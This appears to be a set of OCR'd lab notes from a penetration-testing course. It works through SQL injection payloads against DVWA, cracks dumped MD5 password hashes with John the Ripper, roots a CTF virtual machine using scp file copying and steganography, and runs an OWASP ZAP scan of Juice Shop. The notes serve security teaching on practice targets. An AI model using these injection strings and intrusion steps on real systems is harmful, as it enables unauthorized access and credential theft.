


14. Enter 1 in user id

15. click dvwa security and set security level to low

15. try with other sql injection

. Input the below text into the User ID Textbox %′ **or** ′**0**′ = ′**0** Click Submit




In this scenario, we are saying to display all false records and all true records.

- %' - Will probably not be equal to anything and will be false.
- '0'='0' - Is equal to true because 0 will always equal 0.

Equivalent Database Statement

$$SELECT\ first\_name, last\_name\ FROM\ users\ WHERE\ user\_id\ =\ '\%'\ \boldsymbol{or}\ '\mathbf{0}'='\mathbf{0}';$$

. Display the Database Version enter in the textbox
$\%'\ or\ 0=0\ union\ select\ null, version()$ # click submit



- Notice in the last displayed line, 5.1.60 is displayed in the surname.
- This is the version of the MySQL database.

. Display all tables in information schema
Input the below text into the User ID Textbox
$\%'\ and\ 1=0\ union\ select\ null, table\_name\ from\ information\_schema.tables$ #Click Submit

- Now we are displaying all the tables in the information_schema database.
- The INFORMATION_SCHEMA is the information database, where information about all the other databases that the MySQL server maintains is stored.

Experiment 6: Password Cracking & Credential Harvesting

Scenario:

From a previous SQL injection attack, you have obtained a list of hashed passwords. The

concern is that weak passwords allow attackers to pivot within the network.

Tasks: - Use John the Ripper or Hashcat to crack the obtained hashes. - Alternatively, if allowed, use Hydra to brute-force SSH or FTP logins on Metasploitable 2. - Evaluate how easily an attacker could escalate their access.

Deliverable:

A list of cracked passwords or confirmed account access, along with complexity

recommendations.


Steps:

This shows contents of the user tables including the passwords

Create Password Hash File

- **Instructions:**

1. Highlight both admin and the password hash
2. Right Click
3. Copy



Open Notepad

- **Instructions:**

1. Applications --> Wine --> Programs --> Accessories --> Notepad

Paste in Notepad


- **Instructions:**

1. Edit --> Paste

Format in Notepad

- **Instructions:**

1. Place a ":" immediately after admin
2. Make sure your cursor is immediately after the ":" and hit the delete button.
3. Now you should see the user admin and the password hash separated by a ":" on the same line.
4. Cut the username and password combinations for gordonb, 1337, pablo, and smitty from (Section 11, Step 1) and paste in this file as well.



Save in Notepad

- **Instructions:**

1. Navigate to --> /usr/share/john/
2. Name the file name --> dvwa_password.txt
3. Click Save

Proof of Lab Using John the Ripper

Proof of Lab

- **Instructions:**

1. Bring up a new terminal, see (Section 7, Step 1)
2. cd /usr/share/john/
3. john --format=raw-MD5 dvwa_password.txt
4.
5. john --format=raw-MD5 dvwa_password.txt
6. date
7. echo "Your Name"

- Replace the string "Your Name" with your actual name.
- e.g., echo "John Gray"

```
┌──(mona㉿kali)-[~]
└─$ cd /usr/share/john/

┌──(mona㉿kali)-[/usr/share/john]
└─$ ls
1password2john.py               enpass5tojohn.py        office2john.py
7z2john.pl                      ethereum2john.py        openbsd_softraid2john.py
DPAPImk2john.py                 filezilla2john.py       openssl2john.py
__pycache__                     fuzz.dic                padlock2john.py
adxcsouf2john.py                fuzz_option.pl          pass_gen.pl
aem2john.py                     geli2john.py            password.lst
aix2john.pl                     genincstats.rb          pcap2john.py
aix2john.py                     hccapx2john.py          pdf2john.pl
alnum.chr                       hextoraw.pl             pem2john.py
alnumspace.chr                  htdigest2john.py        pfx2john.py
alpha.chr                       hybrid.conf             pgpdisk2john.py
andotp2john.py                  ibmiscanner2john.py     pgpsda2john.py
androidbackup2john.py           ikescan2john.py         pgpwde2john.py
androidfde2john.py              ios7tojohn.pl           pkcs12kdf.py
ansible2john.py                 itunes_backup2john.pl   potcheck.pl
apex2john.py                    iwork2john.py           prosody2john.py
applenotes2john.py              john.conf               ps_token2john.py
aruba2john.py                   kdcdump2john.py         pse2john.py
ascii.chr                       keychain2john.py        pwsafe2john.py
atmail2john.pl                  keyring2john.py         radius2john.pl
axcrypt2john.py                 keystore2john.py        radius2john.py
bestcrypt2john.py               kirbi2john.py           regex_alphabets.conf
bestcryptve2john.py             known_hosts2john.py     repeats16.conf
bitcoin2john.py                 korelogic.conf          repeats32.conf
bitshares2john.py               krb2john.py             restic2john.py
bitwarden2john.py               kwallet2john.py         rexgen2rules.pl
bks2john.py                     lanman.chr              rules
blockchain2john.py              lastpass2john.py        rulestack.pl
ccache2john.py                  latin1.chr              sap2john.pl
cisco2john.pl                   ldif2john.pl            sense2john.py
codepage.pl                     leet.pl                 sha-dump.pl
cracf2john.py                   lib                     sha-test.pl
cronjob                         libreoffice2john.py     signal2john.py
dashlane2john.py                lion2john-alt.pl        sipdump2john.py
deepsound2john.py               lion2john.pl            ssh2john.py
dictionary.rfc2865              lm_ascii.chr            sspr2john.py
digits.chr                      lotus2john.py           staroffice2john.py
diskcryptor2john.py             lower.chr               stats
dmg2john.py                     lowernum.chr            strip2john.py
dns                             lowerspace.chr          telegram2john.py
dumb16.conf                     luks2john.py            test_tezos2john.py
dumb32.conf                     mac2john-alt.py         tezos2john.py
dvwa_password.txt               mac2john.py             truecrypt2john.py
dvwa_passwords.txt              mcafee_epo2john.py      unisubst.conf
dynamic.conf                    monero2john.py          unrule.pl
dynamic_disabled.conf           money2john.py           upper.chr
dynamic_flat_sse_formats.conf   mosquitto2john.py      uppernum.chr
ecryptfs2john.py                mozilla2john.py         utf8.chr
ejabberd2john.py                multibit2john.py        vdi2john.pl
electrum2john.py                neo2john.py             vmx2john.py
encfs2john.py                   netntlm.pl              zed2john.py
enpass2john.py                  netscreen.py            ztex
```

```
┌──(mona㉿kali)-[/usr/share/john]
└─$ john  --format=raw-MD5 dvwa_password.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (admin)
password         (smithy)
abc123           (gordonb)
letmein          (pablo)
Proceeding with incremental:ASCII
charley          (1337)
5g 0:00:00:00 DONE 3/3 (2025-03-20 19:16) 6.250g/s 227832p/s 227832c/s 249332C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Decoded passwords are displayed

Experiment 8: Privilege Escalation on a Compromised Host

Scenario:

You have a non-privileged shell on a compromised Linux server. The security team wants to

know if gaining full root access is feasible, helping them understand post-exploitation risks.

Tasks: - Use LinPEAS or Linux Exploit Suggester to find local privilege escalation opportunities. - Exploit a vulnerable kernel or misconfigured SUID binary to become root.


Deliverable:

Evidence (screenshot of id command) that you obtained root privileges, and a short write-up


of the exploited issue.

Steps:


Step 1. network scanning:



nmap -p- -A 192.168.1.104




The scan gives us a lot of good and useful information, but what stands out the most is that port 22 and 80 are open, let's explore port 80 first and see what we can find there.



This does not help much, time to move to the next stage.

Step 2: Enumeration

dirb http://192.168.1.104/ -X .txt



http://192.168.1.104/notes.txt

http://192.168.1.104/remb.txt

Step 3 : System Exploration

ssh first_stage@192.168.1.104

ls

cat user.txt

cd /home

ls

cd mhz_cif

ls

cd Paintings

ls

Step 4: Data Exfiltration

mkdir raj

cd raj

scp first_stage@192.168.1.104:/home/mhz_c1f/Paintaings/* .

ls

Step 5: Steganography

steghide extract -sf spinning/ the/ wool.jpeg

cat remb2.txt

```
root@kali:~/raj# steghide extract -sf spinning\ the\ wool.jpeg
Enter passphrase:
wrote extracted data to "remb2.txt".
root@kali:~/raj# cat remb2.txt
ooh , i know should delete this , but i cant' remember it
screw me

mhz_c1f:1@ec1f
root@kali:~/raj#
```

Step 6: Privilege Escalation

su mhz_cif

id

sudo su

cd /root

ls

ls –la

cat .root.txt

```
$ su mhz_c1f
Password:
mhz_c1f@mhz_c1f:~/Paintings$ id
uid=1000(mhz_c1f) gid=1000(mhz_c1f) groups=1000(mhz_c1f),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
mhz_c1f@mhz_c1f:~/Paintings$ sudo su
[sudo] password for mhz_c1f:
root@mhz_c1f:/home/mhz_c1f/Paintings# cd /root
root@mhz_c1f:~# ls
root@mhz_c1f:~# ls -la
total 32
drwx------  3 root root 4096 Apr 24 18:07 .
drwxr-xr-x 24 root root 4096 May 18 15:46 ..
-rw-------  1 root root   54 Apr 24 18:07 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  124 Apr 24 18:07 .root.txt
drwx------  2 root root 4096 Apr 13 17:14 .ssh
-rw-------  1 root root  833 Apr 24 18:07 .viminfo
root@mhz_c1f:~# cat .root.txt
OwO HACKER MAN :D

Well done sir , you have successfully got the root flag.
I hope you enjoyed in this mission.

#mhz_cyber
root@mhz_c1f:~#
```

Experiment 9: Full Web Application Penetration Test

Scenario:

You must perform a comprehensive test against the OWASP Juice Shop. The organization

wants a detailed understanding of all web vulnerabilities before deployment.

Tasks: - Use OWASP ZAP to spider and scan the application. - Identify various vulnerabilities (XSS, SQLi, broken authentication, insecure direct object

references) and exploit them. - Summarize the findings and recommend remediations.

Deliverable:

A full web application penetration test report, including identified vulnerabilities, exploitation

proofs, and remediation steps.

Steps:

Installation of owsap zap

Step1: go to website www.zaproxy.com -> download .

Step2: select linux installer

Kali machine

Step 3: open terminal ->cd Downloads-> ls

Step 4: chmod o+x filename

Step 5: ./filename -> next->install

Step 6: open setting ->zap ->double click -> close the msg box

Step 7:open the website u want to scan -> copy it -> automated scan -> paste in the attack box

After few mins of scan

Step 8:go to alerts-> will find various alerts/vulnerabilities ->double click on it u will get description window where u can find indepth detail of the alert and the possible sol u can proceed.

OWASP Juice Shop Automated Scan using OWASP ZAP

Prerequisites

- OWASP ZAP installed on Kali Linux
- Internet connection
- Target URL: http://juice-shop.herokuapp.com

Step 1: Install OWASP ZAP

OWASP ZAP is available in Kali's default repositories.


1. Update package list:

   sudo apt update

2. Install OWASP ZAP:

sudo apt install zaproxy

Step 2: Launch OWASP ZAP




Use the terminal command 'zaproxy' or launch it via the Kali Applications menu

Step 3: Start a New Session

Choose 'Start a new session' or select 'No' when asked to persist session.

Step 4: Access the Quick Start Tab

Under Automated Scan, input: http://juice-shop.herokuapp.com




Step 5: Run the Automated Scan

Click 'Attack' to start scanning. ZAP will spider and scan the target.

Step 6: Monitor the Scan Progress

Watch the status bar as spidering and active scanning proceed.



Step 7: Review the Alerts Tab

View vulnerabilities detected under the Alerts tab.